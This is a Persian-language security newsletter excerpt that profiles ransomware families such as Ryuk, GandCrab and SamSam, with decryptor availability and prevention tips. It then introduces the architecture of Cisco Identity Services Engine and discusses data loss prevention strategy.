Dharma یک نوع بدافزار رمزنگاری شده است که از ایمیل مخاطب و ترکیب‌های تصادفی حروف برای علامت‌گذاری پرونده‌های رمزگذاری‌شده استفاده می‌کند. این باج‌افزار نخستین بار در سال ۲۰۱۶ در جهان منتشر شد و پس از آن نسخه‌های جدیدی را به طور مرتب منتشر کرده است. دارما از الگوریتم AES برای رمزگذاری پرونده‌ها استفاده می‌کند، در حالیکه همزمان نسخه‌های shadow را نیز حذف می‌کند. آخرین نسخه‌های ۲۰۱۹ دارای پسوندهای، AUF. if .xwx ، USA. و best. هستند. **گسترش انواع جدید دارما نشان‌دهنده توزیع گسترده‌تر باج‌افزارها به گروه‌های جدید زیرزمینی است.**

Decryptor: Rakhni decryptor by Kaspersky Lab is able to decrypt files with the .dharma extension - https://bit.ly/2qyNi2N

GandCrab

GandCrab که به‌عنوان مخرب‌ترین باج‌افزار چند میلیون دلاری سال ۲۰۱۸ شناخته می‌شود، یکی از معدود کمپین‌های باج‌افزاری است. تیم GandCrab برای جلوگیری از شناسایی، به شدت به ماکروهای مایکروسافت آفیس، VBScript و PowerShell متکی است و از یک مدل ransomware-as-a-service برای حداکثر رساندن تکثیر استفاده می‌کند، در حالیکه در درجه اول به ایمیل‌های فیشینگ مصرف کننده توجه دارد. تقاضای باج از قربانیان این باج‌افزار می‌تواند از ۵۰۰ دلار تا ۶۰۰ دلار متغیر باشد. این باج‌افزار اولین بار در پایان ژانویه ۲۰۱۸ گزارش شد، GandCrab توانست بیش از ۴۸۰۰۰ سیستم را در طی یک ماه آلوده کند. از آن زمان GandCrab دائماً در حال تحول بوده است. تیم برنامه‌نویس این باج‌افزار تاکنون ده‌ها نسخه از آن که حداقل پنج نسخه آن دارای کدهای جدید بوده است را منتشر کرده است. **یوروپول با همکاری پلیس رومانی، دادستانی کل و Bitdefender سرورهای GandCrab را برای کلیدها هک کرده و ابزاری را تولید کرده است که به قربانیان امکان می‌دهد پرونده‌های خود را به صورت رایگان رمزگشایی کنند.**

Decryptor: https://bit.ly/2KSv03b

Jigsaw

نام باج‌افزار Jigsaw از یک شخصیت فیلم ترسناک گرفته شده و این یک نوع از باج‌خواهی مخصوص است. این مورد نه تنها پرونده‌های کاربر را رمزگذاری می‌کند بلکه به تدریج آنها را حذف می‌کند. این بدان معناست که قربانیان باید سریع واکنش نشان دهند و آنها فقط ۲۴ ساعت برای پرداخت باج ۱۵۰ دلاری وقت دارند. اگر آنها نتوانند در بازه زمانی تعیین شده توسط باج‌افزار مبلغ را پرداخت کنند، باج‌افزار هر ساعت شروع به حذف پرونده‌ها می‌کند و هر بار تعداد پرونده‌های قابل حذف را افزایش می‌دهد. هرگونه فعالیت از جمله خاموش کردن رایانه باعث می شود Jigsaw تا ۱۰۰۰ پرونده قربانی را حذف کند.

Decryptor: https://bit.ly/2XKRYPd

Katyusha

باج‌افزار Katyusha یک تروجان رمزنگاری شده است که برای اولین بار در اکتبر سال ۲۰۱۸ شناسایی شد. این باج‌افزار پرونده‌ها را با افزودن پسوند «katyusha» رمزگذاری می‌کند و در طی سه روز ۰/۵ BTC را درخواست می‌کند. Katyusha تهدید می‌کند در صورت عدم پرداخت باج، داده‌ها را برای بارگیری در دسترس عمومی قرار خواهد داد. بسته نرم‌افزاری این باج‌افزار شامل ابزارهای EternalBlue و DoublePulsar است که جهت انتشار در شبکه استفاده می‌شود. همچنین نسخه‌های shadow از سیستم را حذف می‌کند. باج افزار Katyusha معمولاً از طریق پیوست‌های ایمیل مخرب به قربانیان ارسال می‌شود. در حال حاضر، هیچ ابزاری قادر به رمزگشایی و بازیابی اطلاعات از دست رفته توسط این باج‌افزار به صورت رایگان موجود نیست.

وضعیت Decryptor: وجود ندارد.

LockerGoga

از ابتدای سال ۲۰۱۹، LockerGoga به چندین شرکت صنعتی و تولیدی رخنه کرده و باعث خسارت قابل توجهی شده است. پس از آلودگی اولیه در شرکت مشاوره مهندسی فرانسه Altran، شرکت نورسک هیدرو و دو شرکت بزرگ شیمیایی مستقر در آمریکا را مختل کرد. LockerGoga جدیدتر، هدفمندتر و مخرب‌تر از یک باج‌افزار معمولی است. جالب اینجاست که به نظر می‌رسد هم باج‌افزار باشد و هم قابلیت پاک‌کننده در آن وجود دارد. نسخه‌های بعدی LockerGoga قربانیان را به زور از دستگاه آلوده خارج می‌کند، که اغلب منجر به این می‌شود که قربانیان نتوانند پیام باج و دستورالعمل نحوه بازیابی پرونده‌ها را مشاهده کنند. این یک رویکرد بسیار متفاوت با باج‌افزار معمولی است که صرفاً برخی از پرونده‌ها را در دستگاه رمزگذاری می‌کند اما در غیر این صورت آن را اجرا می‌کند. نمونه‌ای از این باج‌افزار که در سایت تجزیه و تحلیل بدافزار VirusTotal به اشتراک گذاشته شده، نشان می‌دهد که تنها تعداد محدودی از محصولات ضد بدافزار می‌توانند بدافزار LockerGoga را کشف و خنثی کنند.

وضعیت Decryptor: وجود ندارد. **ابزار پاکسازی:** SpyHunter

PewCrypt

همه باج‌افزارها برای اهداف مالی ایجاد نمی‌شوند. برخی از نویسندگان باج‌افزار مانند سایر نویسندگان PewCrypt اهداف دیگری را در ذهن دارند. این باج‌افزار که در ابتدای سال ۲۰۱۹ سر و صدای زیادی ایجاد کرد و با یک هدف ایجاد شد (هکر فقط می خواهد قربانیان برای عضویت در YouTuber PewDiePie شرکت و کمک کنند). او قبلاً از کانال بالیوود هند، سری T، به ۱۰۰ میلیون مشترک رسید. رقابت بین آنها چندین ماه است که بحث داغی در اینترنت بوده و به دلایلی، به نظر می‌رسد طرفداران PewDiePie براین باورند که ساخت و انتشار باج‌افزار روشی مناسب و قابل قبول برای حمایت از آنها است. PewDiePie فیلم‌های بیشماری را در ملاء عام ساخته است که می‌گوید با استفاده از تاکتیک‌های مخرب برای حفظ او در صدر موافق نیست. PewCrypt به‌طور معمول توسط کمپین‌های ارسال ایمیل اسپم و وب‌سایت‌هایی که میزبان بدافزار هستند یا تبلیغات مخرب را نمایش می‌دهند، توزیع می‌شود. این باج‌افزار به زبان برنامه‌نویسی جاوا نوشته شده است و از یک روش رمزگذاری پیشرفته ۲۵۶ بیتی AES استفاده می‌کند. با این حال، پس از مدتی نویسنده ابزار رمزگشایی را برای همه به صورت رایگان منتشر کرده است.

Decryptor: https://bit.ly/35HjtMn

Ryuk

Ryuk بخشی از یک خانواده باج‌افزار نسبتاً جدید است که در آگوست ۲۰۱۸ اولین فعالیت خود را آغاز کرد و از آن زمان توانسته است ۳/۷ میلیون دلار بیت‌کوین را کسب کند، که در ۵۲ پرداخت دریافت شده است. این باج‌افزار معمولاً از طریق کمپین‌های اسپم گسترده و سوءاستفاده از کیت توزیع می‌شود، اما Ryuk مخصوصاً در حملات هدفمند استفاده می‌شود. این موضوع عمدتاً بر روی اهداف بزرگی مانند شرکت‌هایی که می توانند مبلغ زیادی برای بازیابی پرونده‌های خود بپردازند متمرکز است. Ryuk از الگوریتم‌های رمزنگاری قدرتمند مانند «RSA۴۰۹۶» و «AES-۲۵۶» برای رمزگذاری پرونده‌ها استفاده می‌کند و خواستار باج‌هایی از ۱۵ تا ۵۰ بیت‌کوین می‌شود. هنگامی که باج افزار Ryuk برای اولین بار در اواخر سال ۲۰۱۸ ظاهر شد، بسیاری از محققان تصور می‌کردند که این شرکت با دولت کره‌شمالی گره خورده‌است زیرا Ryuk بخش عمده‌ای از پایه کد خود را با باج‌افزار هرمس به اشتراک می‌گذارد. با این حال، تحقیقات بیشتر مشخص کرد که احتمالاً نویسندگان Ryuk در روسیه واقع شده‌اند و آنها با استفاده از (هرچه که احتمالاً به سرقت رفته) کد هرمس ساخته شده بود، باج افزار Ryuk را ساخته‌اند.

وضعیت Decryptor: وجود ندارد.

SamSam

SamSam یک باج‌افزار است که بیشتر در حملات هدفمند مورد استفاده قرار می‌گیرد. SamSam به طیف وسیعی از صنایع در ایالات متحده، عمدتاً زیرساخت‌های مهم مانند بیمارستان‌ها، شرکت‌های مراقبت‌های بهداشتی و شهرداری‌های شهر حمله کرده است. سازمان‌هایی که عملکردهای اساسی را ارائه می‌دهند، نیاز اساسی دارند که سریعاً کار خود را از سر بگیرند و به احتمال زیاد باج بیشتری را پرداخت می‌کنند. سال گذشته، حمله SamSam روزها شهر آتلانتا را فلج کرد و هزینه مالیات دهندگان نزدیک به ۱۷ میلیون دلار بود. برخلاف اکثر کمپین‌های باج‌افزار که به تکنیک‌های فیشینگ برای تکثیر متکی هستند، SamSam از پروتکل (RDP) استفاده می‌کند تا شبکه‌های قربانیان را با حداقل تشخیص آلوده کند. بعد از اجرا، این باج‌افزار نام پرونده‌های آلوده را به «I'm sorry» تغییر نام می‌دهد. گروه SamSam بیش از ٦ میلیون دلار باج دریافت کرده که اغلب خواستار بیش از ۵۰،۰۰۰ دلار بیت‌کوین بود و بیش از ۳۰ میلیون دلار خسارت به قربانیان وارد کرده است.

وضعیت Decryptor: وجود ندارد.

باج افزار قابل پیشگیری است!

روش‌های مختلفی برای پیشگیری از آلوده شدن توسط باج‌افزار وجود دارد که با آگاهی از آنها می‌توان تا حد زیادی موفق باشد. حتی در برخی موارد روش‌های بازیابی پرونده‌های رمزگذاری شده با رمزگشایی وجود دارد، اما هیچ راه‌حل طلایی و همه منظوره وجود ندارد که بتواند انواع مختلفی از باج افزار را رمزگشایی کند و انواع جدیدی از آن در تمام مدت ایجاد می‌شود.

بهترین راه برای مقابله با باج‌افزار پیشگیری است که چند نمونه از اقدامات امنیتی برای پیشگیری به صورت زیر است:

- تهیه نسخه پشتیبان بصورت منظم و مدون در بازه‌های زمانی از اطلاعات کاری و حساس
- نصب آنتی‌ویروس و به‌روزرسانی آن در بازه‌های زمانی کوتاه
- نصب Anti Ransomware در کنار آنتی‌ویروس و البته توجه به بروزرسانی آن
- راه‌اندازی فایروال و پیکربندی مناسب
- عدم مراجعه به سایت‌های نامطمئن
- عدم کلیک بر روی لینک‌های مشکوک
- عدم باز کردن پیوست ایمیل‌های ناشناس
- نصب مرورگر مناسب و البته بروزرسانی آن
- نصب نرم‌افزارهای مطمئن و دریافت آن‌ها از منابع معتبر و البته بروزرسانی آنها
- عدم نصب رسانه‌های ذخیره‌ساز قابل حمل نامطمئن


امنیت اطلاعات

Information Security

Cisco Identity Services Engine (ISE)

گردآوری: محمد ساروقی

شبکه‌های امروزی به سرعت در حال تغییر می‌باشند بخصوص زمانی که کاربران سازمان به صورت متحرک می‌توانند از هر مکانی به روش‌های مختلف به شبکه متصل شوند و برای این اتصال از دستگاه‌های مختلف مانند لپ‌تاپ، تبلت، گوشی هوشمند و... استفاده می‌کنند. این اتصال به شبکه از نقاط مختلف و دسترسی به منابع شبکه باعث افزایش بهره‌وری می‌گردد اما از سوی دیگر کاهش امنیت و افزایش تهدیدات دیگر را به همراه دارد، دلیل آن مشخص نبودن وضعیت امنیتی دستگاه‌هایی که به شبکه متصل می‌شوند و عدم کنترل آنها نیز می‌باشد. امنیت و ردیابی تمام دستگاه‌هایی که به شبکه دسترسی پیدا می‌کنند مسئله پیچیده و مهمی است که هر چه این میزان دسترسی بیشتر شود مدیریت و کنترل آن سخت‌تر می‌گردد.



معرفی ابزار Cisco ise

Cisco Identity Services Engine (ISE) نسل جدید سیستم شناسایی و کنترل دسترسی است که شبکه را قادر می‌سازد سرویس‌دهی را ساده‌تر انجام دهد و وضعیت امنیت زیرساخت را بهبود بخشد. معماری منحصر به فرد Cisco ISE این امکان را می‌دهد که به صورت Real time اطلاعات شبکه، کاربران و دستگاه‌ها را جمع‌آوری کند. سپس مدیر می‌تواند با استفاده از این اطلاعات برای شناسایی دسترسی به عناصر مختلف شبکه مانند سوئیچ‌ها، VPN، VLAN و... اقدام کند. Cisco ISE محصولی جدید است که راه حل‌ها و سرویس‌های مختلف امنیتی را در یک محصول به صورت یکجا برای ما فراهم می‌کند. این محصول کنترل دسترسی و راه‌حل‌های امنیتی را برای ارتباطات کابلی، وایرلس و VPN به صورت ساده و خودکار فراهم می‌کند. اساسا Cisco ISE هویت را به یک دستگاه بر اساس کاربر، عملکرد یا ویژگی‌های دیگر ضمیمه می‌کند تا پیش از اینکه دستگاه مجاز به دسترسی به شبکه باشد، اجرای Policy و تطابق امنیتی را برای آن تدارک ببیند. بر اساس نتایج حاصل از متغیرهای مختلف، یک Endpoint زمانی به دسترسی به شبکه مجاز است که مجموعه معینی از قوانین دسترسی به interface که به آن متصل است، اعمال شده باشد. در غیر این صورت یا به کل اجازه برقراری اتصال داده نمی‌شود یا اینکه دسترسی به صورتِ دسترسی مهمان و بر اساس خط‌مشیِ معین هر شرکت برقرار می‌شود. Cisco ISE یک دستگاه خودکارِ اجرای Policy است که سرپرستیِ وظایف روزمره معمول همچون معرفی دستگاه Body، معرفی مهمان، تغییرات Switchport VLAN برای کاربران نهایی، مدیریت لیست دسترسی و موارد بسیار دیگری را بر عهده می‌گیرد. بنابراین Admin شبکه بر روی وظایف مهم دیگری می‌تواند تمرکز نماید.

Cisco ISE چگونه عمل می‌کند؟

Cisco ISE تشکیل شده از سه Node توزیع شده به صورت زیر می‌باشد:

1) Policy Administration Node (PAN)
2) Monitoring Node (MnT)
3) Policy Services Node (PSN)

Policy Administration Node (PAN)

PAN رابطی است که مدیر شبکه به منظور کانفیگ Policy وارد آن می‌شود. این Node مرکز کنترل PAN است و به مدیر شبکه اجازه می‌دهد که در کلِ توپولوژی Cisco ISE تغییراتی را انجام دهد و این تغییرات از Node Admin به سمت Nodes، PSN خارج می‌شود.

Policy Services Node (PSN)


Node PSN در بخشی قرار دارد که تصمیمات Policy اتخاذ می‌شود. اینها Nodes هستند که دستگاه‌های شبکه همه پیام‌های شبکه را به آن ارسال می‌کنند، پیام‌های RADIUS نمونه‌ای از آنچه هستند که به PSN فرستاده می‌شود. پیام‌ها پردازش می‌شوند و سپس PSN مجوز یا عدم مجوز دسترسی به شبکه را صادر می‌کند.

Monitoring Node (MNT)

Node MNT جایی است که ورود به سیستم (Login) انجام و گزارش‌ها تولید می‌شود. همه Log ها به این Node ارسال می‌شوند و MNT همه آنها را مرتب می‌کند بنابراین می‌تواند آنها را در فرمتی خوانا گرد آورد. همچنین از آن برای تولید گزارش‌های مختلف استفاده می‌شود.

کارکرد سیستم

حال که می‌دانیم هر Node چه کاری انجام می‌دهد، نگاهی به چگونگی هماهنگ شدن تمامی موارد به عنوان یک سیستم کامل خواهیم انداخت. نمودار زیر نشان دهنده منطق سیسکو ISE است، چرا که Node ممکن است میان دستگاه‌های مختلفی توزیع شده باشد.



۱. ارتباط از طریق Endpoint آغاز می‌شود. این Endpoint می‌تواند یک لپ‌تاپ، گوشی هوشمند، تبلت، دوربین امنیتی و سیستم ویدئو کنفرانس باشد و یا هر دستگاهی که به دسترسی به شبکه نیاز دارد.

۲. Client باید از طریق یک دستگاه دسترسی به شبکه - یک سوئیچ، یک کنترل کننده شبکه بی‌سیم یا یک VPN- Connector به شبکه متصل شود. اینجا است که اجرای همه policy ها رخ می‌دهد.

۳. از طریق درخواست x۸۰۲/۱ تقاضای احراز هویت برای Endpoint می‌شود و این درخواست به Node PSN فرستاده می‌شود.

٤. به PSN از پیش یک کانفیگِ خاص از طرف Node Admin داده شده است. PSN اسناد هویتی را پردازش می‌کند (ممکن است برای این مورد، نیاز به پرس‌وجو از یک پایگاه داده خارجی داشته باشد، مثلا LDAP یا Active Directory، و بر اساس تنظیماتِ کانفیگ، PSN برای صدور مجوز تصمیم‌گیری می‌کند.)

٥. PSN تصمیم را به دستگاه دسترسی به شبکه ارسال می‌کند تا بتواند تصمیم را اجرا نماید. دستگاه دسترسی به شبکه، برای برقراری این Session اقدامات خاصی را انجام می‌دهد. در این مرحله، با توجه به Policy اقدامات بسیاری می‌توانند انجام شود، اما چند ویژگی مشترک عبارتند از: لیست‌های دسترسی پویا، تغییر مجوز (به عنوان مثال برای سوئیچ کردن VLAN ها) و Security Group Tags بخشی از راهکار(Cisco TrustSec).

٦. اکنون بر اساس آنچه که PSN به عنوان مجموعه‌ای از قوانین فرستاده است، Client می‌تواند به منابع خاص دسترسی پیدا کند. از سوی دیگر کلاینت ممکن است به صفحه Login Guest فرستاده شود یا به طور کامل از دسترسی‌اش به شبکه خودداری شود.

۷. همه این پیام‌ها به عقب بر می‌گردند و Log مربوط به آنها، به نود MNT فرستاده می‌شود، جایی که Node Admin آنها را در فرمتی سازمان یافته می‌توانند مشاهده کند.

مزایا

Cisco ISE رویکردی جامع را برای برقراری امنیت در دسترسی به شبکه در اختیارتان قرار می‌دهد. شما مزایای بسیاری را با استقرار Cisco ISE در شبکه در اختیار خواهید داشت که در زیر چند مورد آن قابل مشاهده است:


- **محیط کاری امن و دسترسی مبتنی بر شرایط**
- **تسهیل قابلیت رویت شبکه**
- **اعمال سیاست‌های فراگیر**
- **تجربه‌ای قابل اعتماد برای Guest**

پیشگیری از فقدان اطلاعات
DLP (Data Loss Prevention)

گردآوری: محمد ساروقی

همواره متخصصین امنیت اطلاعات سازمان در صدد این هستند، تکنیک‌ها و راهکارهایی ارائه دهند که زیرساخت شبکه، سیستم‌عامل و برنامه‌های کاربردی را در امنیت قراردهد، اما نکته قابل توجه این است که تمام فعالیت‌های حوزه امنیت یک هدف را دنبال می‌کنند و آن هم حفظ اصول محرمانگی، صحت و دسترس‌پذیر بودن اطلاعات و داده‌هاست. چرا که مهمترین و با اهمیت‌ترین دارایی هر سازمان اطلاعات آن سازمان است و حفظ و نگهداری آنها از اهمیت بالایی برخوردار است. یک سیستم‌عامل یا برنامه کاربردی که حذف شده را می توان با نسخه جدیدتر جایگزین کرد اما از دست دادن اطلاعات کاری و ارزشمند یک سازمان ممکن است دیگر بازگشت‌پذیر نباشد و در برخی از موارد از دست دادن یا افشای اطلاعات می‌تواند اثرات جبران‌ناپذیری را به‌همراه داشته باشد. لذا تمام اقدامات سخت‌افزاری و نرم‌افزاری جهت مراقبت و محافظت از اطلاعات و حفظ صحت در سایه حفظ محرمانگی و دسترس‌پذیر بودن آنهاست. بدین منظور یکی از مهم‌ترین مباحث حوزه امنیت پی بردن به این است که اطلاعات به چه روش‌هایی از بین می‌روند و ما به چه ترتیبی می‌توانیم از حذف و نشت اطلاعات پیشگیری کنیم. هر یک از پرسنل سازمان بر روی داده‌ها و اطلاعات مخصوص به خود کار می‌کنند که این اطلاعات می‌تواند اطلاعات تولیدی خودشان باشد و یا اینکه اطلاعات تولیدی بخش‌های دیگر سازمان که آنها وظیفه بهره‌برداری از آنها را جهت پیشبرد اهداف سازمان دارند، به هر حال این اطلاعات به لحاظ فیزیکی در یکی از وضعیت‌های زیر قرار دارد:

۱. اطلاعات بر روی رسانه‌های ذخیره‌ساز از قبیل فلش، هارد اکسترنال، CD و یا DVD و ... قرار دارد.
۲. اطلاعات بر روی بستر شبکه که در حال جابجا شدن و انتقال در شبکه اینترانت و یا از اینترنت.
۳. اطلاعات بر روی پایگاه داده.



روش‌های حذف و نشت اطلاعات

اطلاعات سازمان به یکی از روش‌های زیر امکان حذف و نشت برای آنها وجود دارد:

۱. سرقت و یا تغییر اطلاعات در هنگام جابجایی در بستر شبکه.
۲. سرقت اطلاعات با از دست دادن فیزیکی رسانه‌های ذخیره‌ساز اطلاعات از قبیل فلش و یا هارد و cd.
۳. نفوذ به زیرساخت و شبکه از طریق نفوذگر.
٤. حذف اطلاعات بصورت عمدی و یا غیر عمد توسط پرسنل داخل سازمان.
۵. نفوذ به اطلاعات ذخیره شده در ابر.
٦. نشت غیر عمد اطلاعات از داخل شبکه توسط پرسنل.

همه این موارد در طراحی سیستم پیشگیری از اهمیت ویژه‌ای برخوردارند و بر همین اساس می‌توان راهکارها، استراتژی‌ها و خط‌مشی‌های لازم را تدوین و پیاده‌سازی کرد:

۱. ایجاد یک راهکار مناسب برای محافظت اطلاعات از هر گونه نشت اطلاعات در حال جابجایی و انتقال در بستر شبکه یا از طریق رسانه‌های ذخیره‌ساز اطلاعات و یا از طریق اینترنت.
۲. ایجاد یک راهکار مناسب برای محافظت اطلاعات از هرگونه نشت غیر مجاز به بیرون سازمان.
۳. تهیه و تدوین مکانیزم‌های پشتیبان‌گیری و راهکارهایی جهت محافظت از نسخه‌های پشتیبان اطلاعات به وسیله رمزنگاری.
٤. محافظت از نشت اطلاعات از طریق آگاه‌سازی کاربران جهت نشت و یا از بین رفتن غیر عمد اطلاعات و یا نشت آن به خارج سازمان.

لذا با توجه به توضیحات فوق باید تمام موارد زیر از قبل مشخص گردد:

۱. شناسایی منابع اطلاعاتی موجود درسازمان.
۲. طبقه‌بندی و کلاس‌بندی اطلاعات بر حسب میزان اهمیت در سطوح عادی، محرمانه، فوق محرمانه و یا سری.
۳. طبقه‌بندی و مشخص نمودن اینکه اطلاعات از لحاظ مکان قرارگیری در کجا قرار می‌گیرند.
٤. تهیه و تدوین استراتژی و خط‌مشی‌های لازم جهت پیشگیری از هرگونه نشت اطلاعات.
۵. داشتن کنترل دائمی به نحوه گردش کار، مدیریت و به‌روزرسانی روش‌ها و همچنین گزارش گیری از عملکرد DLP.

پیامد از دست رفتن و نشت داده

طراحی و پیاده‌سازی یک سیاست و خط‌مشی موثر جهت جلوگیری از فقدان اطلاعات تلاش و فعالیت زیادی را طلب می‌کند. اما پیامد از دست رفتن اطلاعات حساس شرکت می‌تواند بسیار خسارت بارتر و حتی در مواردی جبران ناپذیرتر باشد، بطور مثال در صنایع نظامی و دفاعی که امنیت ملی در میان است، از دست رفتن اطلاعات می‌تواند خسارت زیادی به کشور وارد کند و یا از دست رفتن اطلاعات در سیستم بانکی می‌تواند منجر به مشکلات اقتصادی برای افراد و یا حتی کشور شود و یا از دست رفتن اطلاعات مربوط به بیماران در یک بیمارستان می‌تواند حتی موجب مرگ یک انسان شود و یا در یک شرکت می‌تواند باعث ورشکستگی گردد. لذا توجه به این امر، مساله پیشگیری و حفاظت از داده‌ها را با اهمیت‌تر می‌کند و ارزش سرمایه گذاری و کار را افزایش می‌دهد.

از جمله عوارض ناشی از نشت عمدی و یا غیر عمدی اطلاعات می‌توان به موارد زیر اشاره کرد:

۱. تخریب شهرت یک شرکت و یا یک موسسه و سازمان.
۲. خسارت مالی به شرکت با پرداخت جریمه .
۳. خسارت مالی به شرکت با پرداخت جریمه .
٤. مشکل در کسب و کار و عدم اعتماد مشتریان و از دست دادن سهم بازار.
٥. از دست دادن اعتماد سرمایه‌گذاران.
٦. ازدست‌دادن گواهینامه‌ها،لایسنس‌ها، رتبه‌بندی‌ها و ...
۷. کاهش درآمد و حتی ورشکستگی.

و پیامدها و مشکلات عدیده دیگری که می‌تواند برای یک شرکت، موسسه، سازمان و یا یک کشور ایجاد گردد.

اجزا و عناصر یک استراتژی DLP کارآمد

محافظت از داده‌ها و اطلاعات در هر یک از موقعیت‌های زیر باید طبق روش و استراتژی خاص خود صورت گیرد:

۱. اطلاعات موجود در کامپیوترهای در اختیار کاربر: این اطلاعات شامل داده‌هایی می‌گردد که توسط کاربر تولید شده و در کامپیوتر آرشیو شده است و یا اطلاعاتی که به طرق مختلف وارد کامپیوتر مربوطه شده و در آن نگهداری و یا از آن بهره‌برداری می‌گردد.

۲. اطلاعات موجود در رسانه‌های ذخیره‌سازی. این اطلاعات شامل کلیه داده‌هایی می‌گردد که در رسانه‌های ذخیره‌ساز از قبیل فلش، هارد اکسترنال، CD،DVD و یا هر وسیله دیگری ذخیره شده و در اختیار کاربر قرار دارد.

۳. اطلاعات موجود در پایگاه داده: در صورت وجود نرم‌افزار اتوماسیون و یا نرم‌افزار حسابداری و از این قبیل نرم‌افزارها که دارای پایگاه‌داده مختص به خود می‌باشند و اطلاعات در یک بانک اطلاعاتی ذخیره می‌گردد.

٤. اطلاعات مسیر شبکه: این اطلاعات شامل داده‌هایی می‌گردد که در بستر شبکه در حال جابجایی و انتقال می‌باشد.

پیامد از دست رفتن و نشت داده

سامانه‌های تشخیص نفوذ (IDS) و (IPS) به عنوان سامانه‌هایی که وجود هرگونه نفوذ و حمله به شبکه را تشخیص و جلوگیری می‌کنند نیز می‌تواند بعنوان بخشی از یک سیستم DLP به حساب بیایند از این جهت که مانع از خرابکاری و از بین رفتن اطلاعات می‌گردد. با این حال، سیستم‌هایی همانند IDS ها بر روی ترافیک نظارت دارند و آن را فیلتر می‌کنند ولی DLP بیشتر بر روی پیشگیری از خروج اطلاعات نظارت دارد. هدف اصلی پیاده‌سازی DLP پیشگیری از خروج هر چیز از شبکه می‌باشد.

اصول اساسی در طراحی یک استراتژی DLP

۱. دسته‌بندی داده‌ها: مهمترین بخش از یک استراتژیDLP شناسایی داده‌ها و طبقه‌بندی و کلاس‌بندی اطلاعات است چرا که این تفکیک کمک زیادی جهت مدیریت بهتر اطلاعات موجود خواهد داشت تا با دقت سطح حساسیت داده‌ها و تاثیر از دست دادن یا افشای هر بخش مشخص شود.

۲. تعیین ابزارها، خط‌مشی و استراتژی و سیاست‌گذاری‌های مناسب جهت حفظ و نگهداری اطلاعات مربوط به هر بخش از داده‌های طبقه بندی شده.

۳. تهیه چک‌لیست و ممیزی طبق یک برنامه مدون و زمانبندی‌شده از فعالیت‌های انجام گرفته در بند دو.

نتیجه‌گیری

DLP همچنان به عنوان یک موضوع جدی برای کسب و کار شرکت‌ها مطرح است و به عنوان هزینه پیشگیری از حوادث احتمالی باید مورد توجه قرار گیرد. به عنوان مثال تلاش‌های مخرب و یا یک اشتباه غیر عمدی، که منجر به از دست دادن داده‌ها شود می‌تواند نام تجاری یک شرکت را مورد خدشه جدی قرار دهد و باعث کاهش ارزش سهام و آسیب حسن‌نیت و شهرت شرکت آن گردد. با استفاده از روش‌های ذکر شده در بخش Best Practice ها شرکت‌ها می‌توانند به راه‌حل‌هایی در خور نیازهای خود در اجرای DLP دست یابند. در آخر، با استفاده از راه‌حل‌های ترکیبی برای اجرای DLP بر روی انواع داده‌ها از لحاظ نحوه ذخیره‌سازی می‌توان درصد موفقیت عملیات DLP را تا حد بسیار بالایی افزایش داد.

سیاست‌گذاری‌های GDPR

